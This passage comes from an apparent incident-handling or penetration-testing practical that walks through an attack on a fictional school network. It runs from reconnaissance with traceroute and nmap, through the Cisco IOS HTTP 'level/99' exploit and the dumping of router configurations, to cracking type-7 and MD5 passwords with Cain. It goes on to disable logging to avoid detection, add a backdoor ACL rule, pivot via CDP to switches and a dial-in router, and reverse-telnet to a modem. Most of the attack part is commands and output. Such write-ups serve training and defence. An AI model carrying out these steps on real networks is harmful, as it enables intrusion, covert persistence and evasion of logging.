TechName:   Schoolofhardknocks
TechPhone:  +1-888-555-1212
TechEmail:  root@hardnox.edu
```

This shows that the registrar for both the domain hardnox.edu and the class B address space 172.16.0.0 is the same, the school itself. The border of the school can be found by running a traceroute to dns.hardnox.edu.

```
am01% traceroute dns.hardnox.edu
traceroute to 172.16.1.10 (172.16.1.10), 30 hops max, 38 byte packets
 1  192.168.2.1 (192.168.2.1)  0.550 ms  0.487 ms  0.441 ms
 2  172.16.100.1 (172.16.100.1)  1.015 ms  1.050 ms  0.934 ms
 3  172.16.100.1 (172.16.100.1)  1.139 ms !X *  1.172 ms !X
```

Although the traceroute does not make it all the way to the DNS server, there is some useful information. The trace definitely reached the school's address space. The last traceroute (line 3) displays a !X in the time fields. According to the traceroute man page, this indicates "communication administratively prohibited" and is a good indication that a firewall or access control list is preventing further access.

2. Scanning

Using NMAP, I start a scan on AM01 to look for machines on the target subnet.

```
nmap –sS –v –O 172.16.100.1-
```

This will scan all addresses on network 172.16.100.0 (the subnet discovered with traceroute) with a TCP SYN scan. The –sS option initiates a "stealth" type scan where only the first two parts of the of the TCP three-way handshake are completed. The second part of the handshake (either a SYN:ACK, or RST from the target) is enough to indicate whether the machine is listening on specific ports. Most systems will not log a connection unless all three parts of the handshake are completed. Given the amount of scanning that regularly takes place on the Internet, it is not necessary at this point to take many precautions against having the scan detected. A later scan, using better stealth techniques, will be used to avoid detection. The –v option provides a verbose output, and -O tries to determine the operating system running on the target. Including a –p option will allow you to specify which ports are to be scanned. Without this option, the default is to scan port 1-1024 (well-known ports) and the ports listed in the services file included with NMAP. The output is shown below.

```
Starting nmap 3.48 ( http://www.insecure.org/nmap/ ) at 2004-05-30
07:59 CDT
Host 172.16.100.1 appears to be up ... good.
Initiating SYN Stealth Scan against 172.16.100.1 at 07:59
Adding open port 80/tcp
Adding open port 23/tcp
Adding open port 79/tcp
The SYN Stealth Scan took 2 seconds to scan 1657 ports.
For OSScan assuming that port 23 is open and port 1 is closed and
neither are firewalled
Interesting ports on 172.16.100.1:
(The 1654 ports scanned but not shown below are in state: closed)
PORT   STATE SERVICE
23/tcp open  telnet
79/tcp open  finger
80/tcp open  http
Device type: router
Running: Cisco IOS 11.X|12.X
OS details: Cisco IOS 11.3 - 12.0(11), Cisco IOS
v11.14(CA)/12.0.2aT1/v12.0.3T
TCP Sequence Prediction: Class=random positive increments
                         Difficulty=932 (Medium)
IPID Sequence Generation: All zeros

Host 172.16.100.2 appears to be up ... good.
Initiating SYN Stealth Scan against 172.16.100.2 at 07:59
Adding open port 111/tcp
The SYN Stealth Scan took 3 seconds to scan 1657 ports.
For OSScan assuming that port 111 is open and port 1 is closed and
neither are firewalled
Interesting ports on 172.16.100.2:
(The 1656 ports scanned but not shown below are in state: closed)
PORT    STATE SERVICE
111/tcp open  rpcbind
Device type: general purpose
Running: Linux 2.4.X|2.5.X
OS details: Linux Kernel 2.4.0 - 2.5.20
Uptime 0.276 days (since Tue May  8 05:21:40 2004)
TCP Sequence Prediction: Class=random positive increments
                         Difficulty=3554623 (Good luck!)
IPID Sequence Generation: All zeros

Host 172.16.100.3 appears to be down, skipping it.
Host 172.16.100.4 appears to be down, skipping it.
Host 172.16.100.5 appears to be down, skipping it.

--output truncated---

Host 172.16.100.254 appears to be down, skipping it.
Host 172.16.100.255 seems to be a subnet broadcast address (returned 1
extra pings). Skipping host.
Nmap run completed -- 255 IP addresses (2 hosts up) scanned in 17.758
seconds
```


Two hosts are found and identified. 172.16.100.2 is the outside interface on AM03, and 172.166.100.1 is the router on the target network. You can see from the output on line numbers 17-20 that the router platform and IOS version have been identified. Because it is running a vulnerable version of IOS, and because it is running a web server (line 16), the router might be exploitable using the HTTP Configuration Arbitrary Administrative Access Vulnerability discussed earlier. Line number 14 shows the router is running a telnet server on port 23.

3. Exploiting the system

Using a browser on AM02, I enter the following URL

http://172.16.100.1


and get the following



I click the cancel button and then type the following URL

http://172.16.100.1/level/99/exec/show/config

The output is



Here is the full configuration, with line numbers added for reference.

```
Using 1208 out of 129016 bytes
version 11.3
service timestamps debug uptime
service timestamps log uptime
service password-encryption
!
hostname 7500
!
enable secret 5 $1$3V0G$F7f9O.gU2GXQ8jbVqARmp.
enable password 7 14161606050A7978
!
username admin password 7 0207005602085C72
ip subnet-zero
!
interface FastEthernet0/0
 ip address 172.16.5.2 255.255.255.0
 ip access-group internal in
 ip access-group external out
 full-duplex
 no mop enabled
!
interface FastEthernet1/0
 ip address 172.16.3.1 255.255.255.0
ip access-group dmz out
 full-duplex
 no mop enabled
!
interface FastEthernet1/1
 ip address 172.16.100.1 255.255.255.0
 full-duplex
!
no ip classless
ip route 192.168.2.0 255.255.255.0 172.16.100.2
ip http server
!
ip access-list extended external
 permit udp any host 172.16.1.10 eq domain
 permit udp any host 172.16.1.9 eq domain
 permit udp any host 172.16.1.9 eq 80
 permit udp any host 172.16.1.10 eq 25
 permit tcp any any established
 deny   ip any any
ip access-list extended internal
 permit ip 172.16.0.0 0.0.255.255 any
 deny   ip any any
ip access-list extended dmz
 permit tcp any host 172.16.3.2 eq 80
 permit tcp any host 172.16.3.3 eq 2401
 permit tcp any any established
 deny ip any any
logging buffered informational
!
line con 0
line aux 0
line vty 0 4
 password 7 1304131F02025779
 login
line vty 5 15
 password 7 1304131F02025779
 login
!
end
```

I save this configuration as a plain-text file on my local machine. From the configuration, I can see the router has three directly connected interfaces (lines 15,22,28), uses encrypted passwords (lines 9-12,13,56,59), has a local user named ‘admin’ (line 12) and uses only local logging (line 51). It also is configured to require a login when using the telnet service (lines 57, 60). Because there is nothing in the configuration indicating otherwise, I know that CDP is also running on the router. CDP is on by default and only a line saying


```
no cdp run
```

in the general configuration or


```
no cdp enable
```

on the interfaces would indicate that it had been turned off, or at least limited to specific interfaces. More on the use of CDP in this attack is included below.

Using my Windows machine AM02, I start the Cain and Abel password cracking tool. I click tools and select Cisco Type-7 Password Decoder. I cut and paste the encoded string 14161606050A7978 from line 11 of the configuration into the decoder and immediately get the user level password.



Before I use the password to get access, I get started decrypting the MD5 hash of the enable password. This could take some time, depending on how strong the enable secret password is. I click the cracker tab and select Cisco IOS-MD5 Hashes from the list of encryption types. I click the '+' on the toolbar, and select the saved router configuration file. The MD5 hash is loaded into the password field. By right-clicking on the password, I can select to run either a Dictionary attack or a Brute-Force attack. I first run a dictionary attack, hoping that success here will save time. The wordfile I am using to brute-force the password is called the Unofficial 12Dicts wordlist and comes from wordlist.sourceforge.net/, compiled by Kevin Atkinson (kevin.atkinson.dhs.org). I select all of the choices in the options field to try common word permutations, case combinations and appended numbers. I click start and off we go. The dictionary I am using consists of over 50,000 words, and with all the permutations and combinations Cain will be using, this stage of the attack could take some time. (On my 3.0Ghz Pentium 4, it takes about 10 hours. If the letter case combinations had not been chosen, the process would be shortened to about 1 hour.) Because this stage of the attack takes place offline, there is no risk at all at this point of being discovered. The password turns out to be a dictionary word with two numbers at the end.



With the username and password in hand, I start a telnet session to the router from AM01.

```
am01% telnet 172.16.100.1

User Access Verification

Password: (admin33)
7500>
```

I then enter the enable command and the password for administrator access.

```
7500>enable
Password: (secure33)
7500#
```

The # symbol in the prompt indicates I now have privileged access to the router.

The first task is to temporarily disable the local logging of informational messages. Line 48 in the router configuration shows that events are logged to the internal buffer of the router, but not to an external server. Cisco IOS does not write a log entry when entering configuration mode, so logging can be turned off before any log entries are created. Joshua Wright pointed this flaw out in his paper titled "Red Team Assessment of Parliament Hill Firewall Practical #00063". Mr. Wright's paper was written in October of 2001. He brought up the logging flaw in a letter written to the Cisco PSIRT, which is included in the appendix of his paper. However, since the flaw still exists today, one must assume that Cisco does not see this as a problem.

```
7500# configure terminal
7500# (config)no logging buffered
```

While in configuration mode, I also slightly modify the outside ACL to allow further access to the internal network from my machine, should it be needed in the future. Because access lists are read sequentially and the first match is acted on, I have to actually first remove and then re-enter the access list rules, adding my rule just before the end.

```
7500# (config)no ip-access list extended external
7500# (config)ip access-list extended external
7500# (config-ext-nacl) permit udp any host 172.16.1.10 eq domain
7500# (config-ext-nacl) permit udp any host 172.16.1.9 eq domain
7500# (config-ext-nacl) permit tcp any host 172.16.1.9 eq www
7500# (config-ext-nacl) permit tcp any host 172.16.1.10 eq smtp
7500# (config-ext-nacl) permit tcp any any established
7500# (config-ext-nacl) permit ip host 192.168.2.3 any
7500# (config-ext-nacl) deny   ip any any
7500# (config-ext-nacl)exit
7500# (config)exit
7500# write memory
Building configuration…
[OK]
7500#
```

Now I can attempt to get deeper into the network. Using CDP, I can look for other Cisco equipment attached to this router.

```
7500# show cdp neighbors
Capability Codes: R - Router, T - Trans Bridge, B - Source Route Bridge
                  S - Switch, H - Host, I - IGMP, r - Repeater

Device ID        Local Intrfce     Holdtme    Capability  Platform
Port ID
SCA052120FD(6509)   Fas 0/0        24           T S       WS-C6509
3/46
```

This shows a neighboring Catalyst 6509 switch, called 6509, a device usually used as a core switch on small to medium sized networks. This switch should also have some kind of router module that might prove useful. I take a look at the arp cache on the 7500 router.

```
7500#sh ip arp
Protocol  Address          Age (min)  Hardware Addr   Type   Interface
Internet  172.16.5.1             35   00d0.04f5.fffc  ARPA
FastEthernet0/0
Internet  172.16.4.1              -   0060.832c.a420  ARPA
FastEthernet1/0
Internet  172.16.4.2             53   0000.8656.794d  ARPA
FastEthernet1/0
Internet  172.16.5.2              -   0060.832c.a400  ARPA
FastEthernet0/0
Internet  172.16.100.1            -   0060.832c.a421  ARPA
FastEthernet1/1
Internet  172.16.100.2            1   0090.271e.d7b5  ARPA
FastEthernet1/1
7500#
```

I know from the router configuration on the 7500 (line 16) that the device with ip address 172.16.5.1 should be the next hop into the network. With this information and the little hole I punched in the firewall, I should be able to log in to the Catalyst 6509. I get in using the same password used on the Cisco 7500, and again the enable password gets me privileged access.

```
6509r> enable
Password:
6509r#show running-config
!
! Last configuration change at 12:22:50 CDT Sat May 12 2004
! NVRAM config last updated at 16:22:45 CDT Fri May 4 2004
!
version 12.1
service timestamps debug datetime
service timestamps log datetime
service password-encryption
!
hostname 6509
```

```
!
boot system flash sup-slot0:c6msfc2-dsv-mz.121-13.E10.bin
boot bootldr bootflash:c6msfc2-boot-mz.121-13.E10.bin
enable secret 5 $1$3V0G$F7f9O.gU2GXQ8jbVqARmp.
enable password 7 14161606050A7978
!
clock timezone CST -6
clock summer-time CDT recurring 1 Sun Apr 3:00 last Sun Oct 3:00
clock calendar-valid
no ip subnet-zero
no ip source-route
!
ip domain-name hardnox.edu
ip name-server 172.16.1.9
!
interface Vlan1
 ip address 172.16.1.1 255.255.255.0
!
interface Vlan2
 ip address 172.16.2.1 255.255.255.0
!
interface Vlan4
 ip address 172.16.4.1 255.255.255.0
 !
interface Vlan5
 ip address 172.16.5.1 255.255.255.0
!
router rip
 version 2
 redistribute static
 network 172.16.0.0
!
no ip classless
ip route 0.0.0.0 0.0.0.0 172.16.5.2
!
logging 172.16.1.9
snmp-server community public RO
snmp-server chassis-id 6509r
!
line con 0
 exec-timeout 5 0
 login
line vty 0 4
 exec-timeout 5 0
 privilege level 0
 password 7 14161606050A7978
 login
 transport input telnet
!
ntp clock-period 17179936
ntp source Vlan1
ntp update-calendar
ntp server 128.252.19.1
ntp server 130.126.24.44
end
```

The configuration shows among other things that this router is logging to a remote host. Extra care has to be taken here to avoid doing anything on this system that will generate a log entry, at least until I'm ready to blow my cover. I could easily turn off the logging but it's not necessary right now to make any changes to this system.

```
6509r# show adjacency vlan 1

Protocol    Interface   Address
IP          VLAN1       6509.hardnox.edu(5) 172.16.1.101
IP          VLAN1       ts04.hardnox.edu(5) 172.16.1.14
IP          VLAN1       ts03.hardnox.edu(5) 172.16.1.13
IP          VLAN1       ts02.hardnox.edu(5) 172.16.1.12
IP          VLAN1       ts01.hardnox.edu(5) 172.16.1.11
IP          VLAN1       hn01.hardnox.edu(5) 172.16.1.241
IP          VLAN1       hn02.hardnox.edu(5) 172.16.1.242
IP          VLAN1       hn03.hardnox.edu(5) 172.16.1.243
IP          VLAN1       hn04.hardnox.edu(5) 172.16.1.244
IP          VLAN1       hn05.hardnox.edu(5) 172.16.1.245
```

This command shows the addresses (and names) of devices on vlan 1. It was first available in IOS v 12.1. I used vlan 1 (subnet 1) because it is the default management network for Cisco routers and switches and probably will contain most of the "important" systems. I can see that a device called 6509.hardnox.edu is attached and has an address of 172.16.1.101. This is the same name that showed up in the 'show cdp neighbors' command I ran on the first router and should be the address of the Catalyst 6509 switch. I also see what could be several servers on this subnet.

I can now telnet to the main switch, and once again the username and passwords I have get me in.

```
6509r#telnet 172.16.1.101

Cisco Systems Console

Enter password:
6509> enable

Enter password:

6509> (enable)
```

This gives me access to the core switch for the network. Before I start poking too hard at the switch, I take a look at the logging configuration to make sure I won't be detected.

```
6509> (enable) sh logging

Logging buffer size:          500
        timestamp option:     enabled
Logging history size:         1
```

```
Logging console:              enabled
Logging telnet:               enabled
Logging server:              disabled
        server facility:      LOCAL7
        server severity:      warnings(4)
Current Logging Session:      enabled


Facility            Default Severity         Current Session Severity
-------------       ------------------------ ------------------------
acl                 5                        5
cdp                 4                        4
cops                3                        3
dtp                 5                        5
dvlan               2                        2
earl                2                        2
filesys             2                        2
gvrp                2                        2
ip                  3                        3

--output truncated--

0(emergencies)        1(alerts)           2(critical)
3(errors)             4(warnings)         5(notifications)
6(information)        7(debugging)
```

There is apparently no logging to an external system, so I should be OK here.

The show configuration and show version commands will give me a wealth of information about the network, but what I am really interested in at this point is, what else in the way of infrastructure equipment is attached? Again, using CDP, I can continue discovering the network.

```
6509> (enable)show cdp neighbors
Port  Device-ID               Port-ID                 Platform
----  ---------               -------                 --------
3/16  7500                    FastEthernet0/0         cisco RSP1
15/1  6509r.hardnox.edu       Vlan1                   cisco Cat6k-MSFC1
3/24  dialin.hardnox.edu      Ethernet0               cisco 2511
4/1   hn01                    FastEthernet0/1         cisco WS-C3524
4/2   hn02                    FastEthernet0/1         cisco WS-C3524
4/3   hn03                    FastEthernet0/1         cisco WS-C3524
4/4   hn04                    FastEthernet0/1         cisco WS-C3524
4/5   hn05                    FastEthernet0/1         cisco WS-C3524
```

This shows the border router, the internal router module, a Cisco 2511 router, and several Catalyst switches whose names correspond to those found with the 'show adjacency' command. What catches my eye here is the Cisco 2511 router called dialin.hardnox.edu. Getting modem access to this network would effectively put me inside and open up a lot of possibilities for further damage.

Logging in to the 2511 is as easy as it has been on all the other systems. Once in, I take a look at the configuration.

```
1  version 11.1
2  service password-encryption
3  no service udp-small-servers
4  no service tcp-small-servers
!
5  hostname dialin
!
6  clock timezone CST -6
7  clock summer-time CDT recurring
7  aaa new-model
9  aaa authentication local-override
10 aaa authentication login default radius enable
11 aaa authentication ppp default radius
12 enable secret 5 $1$3V0G$F7f9O.gU2GXQ8jbVqARmp.
13 enable password 7 14161606050A7978
!
14 username admin password 7 14161606050A7978
15 no ip source-route
16 chat-script cisco-default ABORT ERROR "" "AT Z" OK "ATDT \T" TIMEOUT
30 \c CONNECT \c
!
17 interface Ethernet0
18  ip address 172.16.2.2 255.255.255.0
19  no ip mroute-cache
20  no ip route-cache
21  no mop enabled
!
22 interface Serial0
23  no ip address
24  no ip mroute-cache
25  no ip route-cache
26  shutdown
27  no fair-queue
!
28 interface Serial1
29  no ip address
30  no ip mroute-cache
31  no ip route-cache
32  shutdown
!
33 interface Async9
34  ip unnumbered Ethernet0
35  ip tcp header-compression passive
36  no ip mroute-cache
37  encapsulation ppp
38  no ip route-cache
39  async dynamic address
40  async mode interactive
41  peer default ip address pool dpool-1
42  no cdp enable
43  ppp authentication pap
!
44 interface Async10
45  ip unnumbered Ethernet0
46  ip tcp header-compression passive
47  no ip mroute-cache
48  encapsulation ppp
```

```
 no ip route-cache
 async dynamic address
 async mode interactive
 peer default ip address pool dpool-1
 no cdp enable
 ppp authentication pap

--output truncated--

interface Async16
 ip unnumbered Ethernet0
 ip tcp header-compression passive
 no ip mroute-cache
 encapsulation ppp
 no ip route-cache
 async dynamic address
 async mode interactive
 peer default ip address pool dpool-1
 no cdp enable
 ppp authentication pap
!
router rip
 version 2
 network 172.16.0.0
!
ip local pool dpool-1 172.16.2.10 172.16.2.25
ip domain-name hardnox.edu
ip name-server 171.16.1.9
no ip classless
ip route 0.0.0.0 0.0.0.0 172.16.2.1
logging buffered
radius-server host 172.16.1.9 auth-port 1812 acct-port 1813
radius-server key cisco
!
line con 0
 exec-timeout 5 0
line 1 8
 exec-timeout 5 0
 no activation-character
 script dialer cisco-default
 modem InOut
 transport input all
 stopbits 1
 rxspeed 57600
 txspeed 57600
flowcontrol hardware
line 9 16
 no activation-character
 autoselect ppp
 script dialer cisco-default
 modem InOut
 transport input all
 stopbits 1
 rxspeed 57600
 txspeed 57600
 flowcontrol hardware
line aux 0
```

```
100  transport input all
101 line vty 0 4
102  password 7 14161606050A7978
103  login
 !
104 end
```

I can see that the router is set up with number of modem lines (79-98), set to auto negotiate ppp connections and dynamically assign ip addresses (37-43).

The modem lines are set up to allow both dial-in and dial-out (83, 93).This should let me reverse-telnet into a modem, dial up my cell phone, and get the phone number.


```
dialin# telnet 172.16.2.2 2010
Trying 172.16.2.2, 2010 … Open

User Access Verification

Username: (admin)
Password: (admin33)
at
OK
atdt 9,5555555
```

